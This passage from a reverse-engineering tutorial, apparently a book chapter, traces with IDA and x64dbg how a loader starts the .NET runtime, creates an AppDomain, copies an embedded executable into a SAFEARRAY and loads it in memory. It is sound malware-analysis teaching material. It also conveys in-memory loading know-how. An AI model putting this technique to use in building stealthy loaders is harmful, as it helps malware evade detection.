Figure 5.2.4

The pointer to the new domain is `0x032C000C`, which we'll label as `app_domain` (Figure 5.2.5):

```
Address                 Hex                                              ASCII
032C000C <app_domain>   88 1A C6 05 B8 0F C6 05 E8 05 C6 05 00 00 00 00  ..Æ. .Æ.è.Æ.....
032C001C                00 00 00 00 FC 14 84 01 D8 3F 5E 01 00 0A C6 05  ....ü...Ø?^...Æ.
```

Figure 5.2.5

We'll also add a new member to the custom structure:




Figure 5.2.6: Adding a new member of type `_AppDomain *` to `struc_1`

`struc_1` after adding `app_domain` (Figure 5.2.7):

```
00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N       : rename structure or structure member
00000000 ; U       : delete structure member
00000000 ; -------------------------------------------------------------------------
00000000
00000000 struc_1         struc ; (sizeof=0x10, mappedto_2)
00000000 iclr_metahost   dd ?                    ; offset
00000004 iclr_runtime_info dd ?                  ; offset
00000008 icor_runtime_host dd ?                  ; offset
0000000C app_domain      dd ?                    ; offset
00000010 struc_1         ends
00000010
00000000 ; [0000003C BYTES. COLLAPSED STRUCT ICLRRuntimeInfo_vtbl. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT ICLRMetaHost. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT IUnknown. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000058 BYTES. COLLAPSED STRUCT ICorRuntimeHost_vtbl. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028 BYTES. COLLAPSED STRUCT ICLRMetaHost_vtbl. PRESS CTRL-NUMPAD+ TO EXPAND]
```

Figure 5.2.7

The decompiled code after adding the `app_domain` member and decompiling (Figure 5.2.8):

```
76    icor_runtime_host = a3->icor_runtime_host;
77    if ( ((int (*)(void))icor_runtime_host->Start)() >= 0 )
78    {
79      p_app_domain = &a3->app_domain;
80      if ( *(_BYTE *)(a2 + 268) )
81      {
82        multi_byte_to_wide_char(a1, a2 + 268, v22);
83        alloced_str = (const WCHAR *)(*(int (__cdecl **)(int *))(a1 + 176))(v22);// SysAllocString
84        a3->icor_runtime_host->CreateDomain(a3->icor_runtime_host, alloced_str, 0, &a3->app_domain);
85        (*(void (__cdecl **)(const WCHAR *))(a1 + 180))(alloced_str);
86        v10 = (int)icor_runtime_host;
87        p_app_domain = &a3->app_domain;
88      }
89      else
90      {
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, &a3->app_domain);
92      }
93      if ( v10 >= 0
94        && (*p_app_domain)->QueryInterface(*p_app_domain, (const IID *)(a1 + 2208), (void **)&a3[1].iclr_metahost) >= 0 )
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        v13 = (*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);
100       v14 = v13;
101       if ( v13 )
102       {
103         v15 = *(_DWORD *)(v13 + 12);
104         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
105           *(_BYTE *)(v15 + i) = *(_BYTE *)(i + a2 + 1320);
106         ((void (__cdecl *)(ICLRMetaHost *, int, ICLRRuntimeInfo **))a3[1].iclr_metahost->__vftable[4].EnumerateInstalledRuntimes)(
```

Figure 5.2.8

We'll advance forward until we hit the next function call, which *x64dbg* resolves as `SysFreeString`, which simply frees the friendly domain name string that was created earlier (Figure 5.2.9):




Figure 5.2.9

The decompiled code after commenting the line where `SysFreeString` is called (Figure 5.2.10):

```
76    icor_runtime_host = a3->icor_runtime_host;
77    if ( ((int (*)(void))icor_runtime_host->Start)() >= 0 )
78    {
79      p_app_domain = &a3->app_domain;
80      if ( *(_BYTE *)(a2 + 268) )
81      {
82        multi_byte_to_wide_char(a1, a2 + 268, v22);
83        alloced_str = (const WCHAR *)(*(int (__cdecl **)(int *))(a1 + 176))(v22);// SysAllocString
84        a3->icor_runtime_host->CreateDomain(a3->icor_runtime_host, alloced_str, 0, &a3->app_domain);
85        (*(void (__cdecl **)(const WCHAR *))(a1 + 180))(alloced_str);// SysFreeString
86        v10 = (int)icor_runtime_host;
87        p_app_domain = &a3->app_domain;
88      }
89      else
90      {
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, &a3->app_domain);
92      }
93      if ( v10 >= 0
94        && (*p_app_domain)->QueryInterface(*p_app_domain, (const IID *)(a1 + 2208), (void **)&a3[1].iclr_metahost) >= 0 )
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        v13 = (*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);
100       v14 = v13;
101       if ( v13 )
102       {
103         v15 = *(_DWORD *)(v13 + 12);
104         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
105           *(_BYTE *)(v15 + i) = *(_BYTE *)(i + a2 + 1320);
106         ((void (__cdecl *)(ICLRMetaHost *, int, ICLRRuntimeInfo **))a3[1].iclr_metahost->__vftable[4].EnumerateInstalledRuntimes)(
```

Figure 5.2.10

Since the purpose of this call is fairly straightforward, we'll skip our usual argument analysis and move on to the next function call, which has been resolved as `Unknown_QueryInterface` (Figure 5.2.11):

```
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, &a3->app_domain);
92      }
93      if ( v10 >= 0
94        && (*p_app_domain)->QueryInterface(*p_app_domain, (const IID *)(a1 + 2208), (void **)&a3[1].iclr_metahost) >= 0 )
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        v13 = (*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);
100       v14 = v13;
101       if ( v13 )
102       {
103         v15 = *(_DWORD *)(v13 + 12);
104         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
105           *(_BYTE *)(v15 + i) = *(_BYTE *)(i + a2 + 1320);
106         ((void (__cdecl *)(ICLRMetaHost *, int, ICLRRuntimeInfo **))a3[1].iclr_metahost->__vftable[4].EnumerateInstalledRuntimes)(
107           a3[1].iclr_metahost,
108           v13,
109           &a3[1].iclr_runtime_info);
110         v17 = 0;
111         for ( j = *(_DWORD *)(v14 + 12); v17 < *(_DWORD *)(a2 + 1316); ++v17 )
112         {
113           *(_BYTE *)(v17 + a2 + 1320) = 0;
114           *(_BYTE *)(j + v17) = 0;
115         }
116         (*(void (__thiscall **)(unsigned int, int))(a1 + 164))(v17, v14);
117       }
118     }
119   }
120   return v19;
121 }
```

Figure 5.2.11

Arguments of `Unknown_QueryInterface` (Figure 5.2.12):

```
1: [esp] 032C000C <app_domain> (032C000C)
2: [esp+4] 067108A0 067108A0
3: [esp+8] 0581E994 0581E994
```

Figure 5.2.12

Here are the arguments as listed by the documentation:

- **riid**: "A reference to the interface identifier (IID) of the interface being queried for."
- **ppvObject**: "The address of a pointer to an interface with the IID specified in the riid parameter."

According to the documentation, `0x067108A0` should be an identifier. Let's examine its contents (Figure 5.2.13):

```
067108A0 DC 96 F6 05 29 2B 63 36 AD 8B C4 38 9C F2 A7 13 Ü.ö.)+c6..Ä8.ò§.
067108B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Figure 5.2.13

- **Raw bytes**: `DC 96 F6 05 29 2B 63 36 AD 8B C4 38 9C F2 A7 13`
- **GUID**: `05F696DC-2B29-3663-AD8B-C4389CF2A713`

The GUID isn't found in `mscoree.h` or any of the other header files in the Windows SDK and .NET developer kit, so we turn to Google. Googling the GUID yields this page, which indicates that a pointer to the `_AppDomain` interface is created. This explains why we were not able to find the GUID in the Windows SDK header files; `_AppDomain` is a .NET class defined in the .NET assembly `mscorlib.dll`.

The fact that a pointer to an `_AppDomain` interface is strange, as `CreateDomain` also yielded a pointer of type `_AppDomain` earlier, so this call is redundant. We won't investigate this for now, but we may return to it later if the need arises.

After stepping over `Unknown_QueryInterface`, the pointer to the `_AppDomain` interface is placed in `0x0581E994` (Figure 5.2.14):

```
Address  Hex                                             ASCII
0581E994 10 00 2C 03 00 00 00 00 00 00 00 00 00 00 00 00 ..,.............
0581E9A4 73 68 65 6C 6C 33 32 00 00 00 00 00 00 00 00 00 shell32.........
```

Figure 5.2.14

We'll label the pointer in *x64dbg* (Figure 5.2.15):

```
Address                          Hex                                             ASCII
032C0010 <app_domain_interface>  B8 0F C6 05 E8 05 C6 05 00 00 00 00 00 00 00 00 .Æ.è.Æ.........
032C0020                         FC 14 84 01 D8 3F 5E 01 00 0A C6 05 68 0A C6 05 ü....Ø?^...Æ.h.
```

Figure 5.2.15

We'll add a new member, `app_domain_interface` (to differentiate it from the `app_domain` member that we added to the structure earlier), to our custom structure (Figure 5.2.16):




Figure 5.2.16

`struc_1` after adding `app_domain_interface` (Figure 5.2.17):

```
00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N       : rename structure or structure member
00000000 ; U       : delete structure member
00000000 ; -------------------------------------------------------------------------
00000000
00000000 struc_1         struc ; (sizeof=0x14, mappedto_2)
00000000 iclr_metahost   dd ?                    ; offset
00000004 iclr_runtime_info dd ?                  ; offset
00000008 icor_runtime_host dd ?                  ; offset
0000000C app_domain      dd ?                    ; offset
00000010 app_domain_interface dd ?               ; offset
00000014 struc_1         ends
```

Figure 5.2.17

After adding `app_domain_interface` and decompiling:

```
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, &a3->app_domain);
92      }
93      if ( v10 >= 0
94        && (*p_app_domain)->QueryInterface(*p_app_domain, (const IID *)(a1 + 2208), (void **)&a3->app_domain_interface) >= 0 )
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        v13 = (SAFEARRAY *)(*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);
100       v14 = v13;
101       if ( v13 )
102       {
103         pvData = v13->pvData;
104         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
105           pvData[i] = *(_BYTE *)(i + a2 + 1320);
106         a3->app_domain_interface->Load_3(a3->app_domain_interface, v13, (mscorlib::_Assembly **)&a3[1]);
107         v17 = 0;
108         for ( j = v14->pvData; v17 < *(_DWORD *)(a2 + 1316); ++v17 )
109         {
110           *(_BYTE *)(v17 + a2 + 1320) = 0;
111           j[v17] = 0;
112         }
113         (*(void (__thiscall **)(unsigned int, SAFEARRAY *))(a1 + 164))(v17, v14);
114       }
115     }
116   }
117   return v19;
118 }
119 else
120 {
121   a3->icor_runtime_host = 0;
```

Figure 5.2.18: The decompiled code after adding `app_domain_interface` to `struc_1` and decompiling

SafeArrayCreate

We'll move on to the next function:

```
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, &a3->app_domain);
92      }
93      if ( v10 >= 0
94        && (*p_app_domain)->QueryInterface(*p_app_domain, (const IID *)(a1 + 2208), (void **)&a3->app_domain_interface) >= 0 )
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        v13 = (SAFEARRAY *)(*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);
100       v14 = v13;
101       if ( v13 )
102       {
103         pvData = v13->pvData;
104         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
105           pvData[i] = *(_BYTE *)(i + a2 + 1320);
106         a3->app_domain_interface->Load_3(a3->app_domain_interface, v13, (mscorlib::_Assembly **)&a3[1]);
107         v17 = 0;
108         for ( j = v14->pvData; v17 < *(_DWORD *)(a2 + 1316); ++v17 )
109         {
110           *(_BYTE *)(v17 + a2 + 1320) = 0;
111           j[v17] = 0;
112         }
113         (*(void (__thiscall **)(unsigned int, SAFEARRAY *))(a1 + 164))(v17, v14);
114       }
115     }
116   }
117   return v19;
118 }
119 else
120 {
121   a3->icor_runtime_host = 0;
```

Figure 5.3.1: The next function is called via pointer arithmetic

x64dbg resolves this for us as `SafeArrayCreate` (Figure 5.3.2):




Figure 5.3.2

which is called with the following arguments:

```
1: [esp] 00000011 00000011
2: [esp+4] 00000001 00000001
3: [esp+8] 0581E748 0581E748
```

Figure 5.3.3: The arguments of `SafeArrayCreate`

The documentation describes the arguments as follows:

- **vt**: "The base type of the array"
- **cDims**: "The number of dimensions in the array"

- **rgsabound**: “A vector of bounds (one for each dimension) to allocate for the array.”

We’re not too interested in the base type of the array at the moment; we may look it up later if needed. According to the documentation, our array will have one dimension, and if we examine the contents of `0x0581E748`, we see that there will be `0x00110E00` items in the array:




Figure 5.3.4: The memory dump of `0x0581E748`, which contains `rgsabound`

`SafeArrayCreate` returns “a safe array descriptor, or null if the array could not be created.” In our case, our descriptor is `0x015B39A0`:




Figure 5.3.5: The return value of `SafeArrayCreate`

Memory dump of `0x015B39A0` (Figure 5.3.6):




Figure 5.3.6

We’ll update the variable name in *IDA*:

```
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, &a3->app_domain);
92      }
93      if ( v10 >= 0
94        && (*p_app_domain)->QueryInterface(*p_app_domain, (const IID *)(a1 + 2208), (void **)&a3->app_domain_interface) >= 0 )
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        safe_array = (SAFEARRAY *)(*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);// SafeArrayCreate
100       v14 = safe_array;
101       if ( safe_array )
102       {
103         pvData = safe_array->pvData;
104         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
105           pvData[i] = *(_BYTE *)(i + a2 + 1320);
106         a3->app_domain_interface->Load_3(a3->app_domain_interface, safe_array, (mscorlib::_Assembly **)&a3[1]);
107         v17 = 0;
108         for ( j = v14->pvData; v17 < *(_DWORD *)(a2 + 1316); ++v17 )
109         {
110           *(_BYTE *)(v17 + a2 + 1320) = 0;
111           j[v17] = 0;
112         }
113         (*(void (__thiscall **)(unsigned int, SAFEARRAY *))(a1 + 164))(v17, v14);
114       }
115     }
116   }
117   return v19;
118 }
119 else
120 {
121   a3->icor_runtime_host = 0;
```

Figure 5.3.7: The decompiled code after renaming the variable containing the address of the `SAFEARRAY`

Copying the PE file into the `SAFEARRAY`

When we step forward, we notice that we're caught in a loop (Figure 5.4.1):

```
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, &a3->app_domain);
92      }
93      if ( v10 >= 0
94        && (*p_app_domain)->QueryInterface(*p_app_domain, (const IID *)(a1 + 2208), (void **)&a3->app_domain_interface) >= 0 )
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        safe_array = (SAFEARRAY *)(*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);// SafeArrayCreate
100       v14 = safe_array;
101       if ( safe_array )
102       {
103         pvData = safe_array->pvData;
104         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
105           pvData[i] = *(_BYTE *)(i + a2 + 1320);
106         a3->app_domain_interface->Load_3(a3->app_domain_interface, safe_array, (mscorlib::_Assembly **)&a3[1]);
107         v17 = 0;
108         for ( j = v14->pvData; v17 < *(_DWORD *)(a2 + 1316); ++v17 )
109         {
110           *(_BYTE *)(v17 + a2 + 1320) = 0;
111           j[v17] = 0;
112         }
113         (*(void (__thiscall **)(unsigned int, SAFEARRAY *))(a1 + 164))(v17, v14);
114       }
115     }
116   }
117   return v19;
118 }
119 else
120 {
121   a3->icor_runtime_host = 0;
```

Figure 5.4.1

Let's examine the instructions in *x64dbg (Figure 5.4.2):*




Figure 5.4.2

These instructions effectively move bytes from `ecx+ebp+528` (`0x05EB0528`) to `edx+ecx` (`0x061FC020`). In other words, this is an inline `memcpy`. Let's check out the contents of the source of the move operation, `ecx+ebp+528` (Figure 5.4.3):




Figure 5.4.3

It's that executable that was written to memory earlier.

Moving on to the `inc` and `cmp` instructions:




Figure 5.4.4: The `inc` and `cmp` instructions in the loop

Note that ECX is 0 when we start the loop (Figure 5.4.5):




Figure 5.4.5

and according to the instructions, each time we loop, we increment ECX and compare it with whatever is in `ebp+524`. If we examine the contents of `ebp+524`, we see a familiar number (Figure 5.4.6):




Figure 5.4.6

This happens to be the `rgsabound` parameter that was passed into the `SafeArrayCreate` function from earlier.

In summary, this loop copies the executable one byte at a time from the source memory region into the `SAFEARRAY` that was just created. This might be puzzling if you're not familiar with the `SAFEARRAY` type; `0x015B39A0` is the pointer to the `SAFEARRAY`, but the destination of the move operation from our loop (`0x061FC020`) is nowhere near that memory address.

Let's take a moment to read the documentation of the SAFEARRAY type to get an idea of its structure:

```c++
typedef struct tagSAFEARRAY {
  USHORT          cDims;
  USHORT          fFeatures;
  ULONG           cbElements;
  ULONG           cLocks;
  PVOID           pvData;
  SAFEARRAYBOUND  rgsabound[1];
} SAFEARRAY, *LPSAFEARRAY;
```

Figure 5.4.7: The members of `SAFEARRAY` (source)

We can see that a `SAFEARRAY` is not like a regular array, where the first element is at the very beginning of the structure. If we read the definition of each of the fields, the first element of the array is actually pointed to by the `pvData` field in the `SAFEARRAY` structure. Let's confirm by checking out our `SAFEARRAY` structure at `0x015B39A0`:




Figure 5.4.8: Dump of `0x015B39A0`, the address of the `SAFEARRAY`

`USHORT` is 2 bytes. `ULONG` can be either 4 or 8 bytes depending on the executable type. In this case, the executable type is 32-bit, so `ULONG` is 4 bytes here. In total, we expect there to be 12 bytes (2 + 2 + 4 + 4) before the `pvData` field. Keeping this in mind, `pvData` is `0x061FC020`. Let's follow that address in the dump view:




Figure 5.4.9: Memory dump of `0x061FC020` (`pvData`) before the `for` loop

If we set a breakpoint to the instruction right after the end of the loop, and hit "Run", we see that the memory pointed to by `pvData` is filled in with the executable:

```
Address   Hex                                              ASCII
061FC020  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.........ÿÿ..
061FC030  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
061FC040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
061FC050  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
061FC060  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
061FC070  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
061FC080  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
061FC090  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
```

Figure 5.4.10: Memory dump of `0x061FC020` (`pvData`) after the `for` loop

As expected, the `SAFEARRAY` gets filled with the bytes of the executable.

Loading the assembly into the app domain

We reach the next function, `Load_3` (Figure 5.5.1):

```
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, &a3->app_domain);
92      }
93      if ( v10 >= 0
94        && (*p_app_domain)->QueryInterface(*p_app_domain, (const IID *)(a1 + 2208), (void **)&a3->app_domain_interface) >= 0 )
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        v13 = (SAFEARRAY *)(*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);// SafeArrayCreate
100       v14 = v13;
101       if ( v13 )
102       {
103         pvData = v13->pvData;
104         // Copy PE file into safe_array
105         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
106           pvData[i] = *(_BYTE *)(i + a2 + 1320);
107         a3->app_domain_interface->Load_3(a3->app_domain_interface, v13, (mscorlib::_Assembly **)&a3[1]);
108         v17 = 0;
109         for ( j = v14->pvData; v17 < *(_DWORD *)(a2 + 1316); ++v17 )
110         {
111           *(_BYTE *)(v17 + a2 + 1320) = 0;
112           j[v17] = 0;
113         }
114         (*(void (__thiscall **)(unsigned int, SAFEARRAY *))(a1 + 164))(v17, v14);
115       }
116     }
117   }
118   return v19;
119 }
120 else
121 {
```

Figure 5.5.1

`Load_3` is the native implementation of `AppDomain.Load`, the documentation for which states that this function loads an assembly into the domain.

If we hover over `Load_3`, *IDA* displays a pop-up window containing the function signature (Figure 5.5.2):

```
off=0xB4; HRESULT (__cdecl *)(mscorlib::_AppDomain *__hidden this, SAFEARRAY *rawAssembly, mscorlib::_Assembly **pRetVal)
   0: 0004 ^0.4       __hidden mscorlib::_AppDomain *this;
   1: 0004 ^4.4       SAFEARRAY *rawAssembly;
   2: 0004 ^8.4       mscorlib::_Assembly **pRetVal;
 RET 0004 eax         HRESULT;
 TOTAL STKARGS SIZE: 12
```

Figure 5.5.2

According to this, the last argument is a pointer to a pointer to the `mscorlib::_Assembly` interface. Let's add another member to `struc_1`:

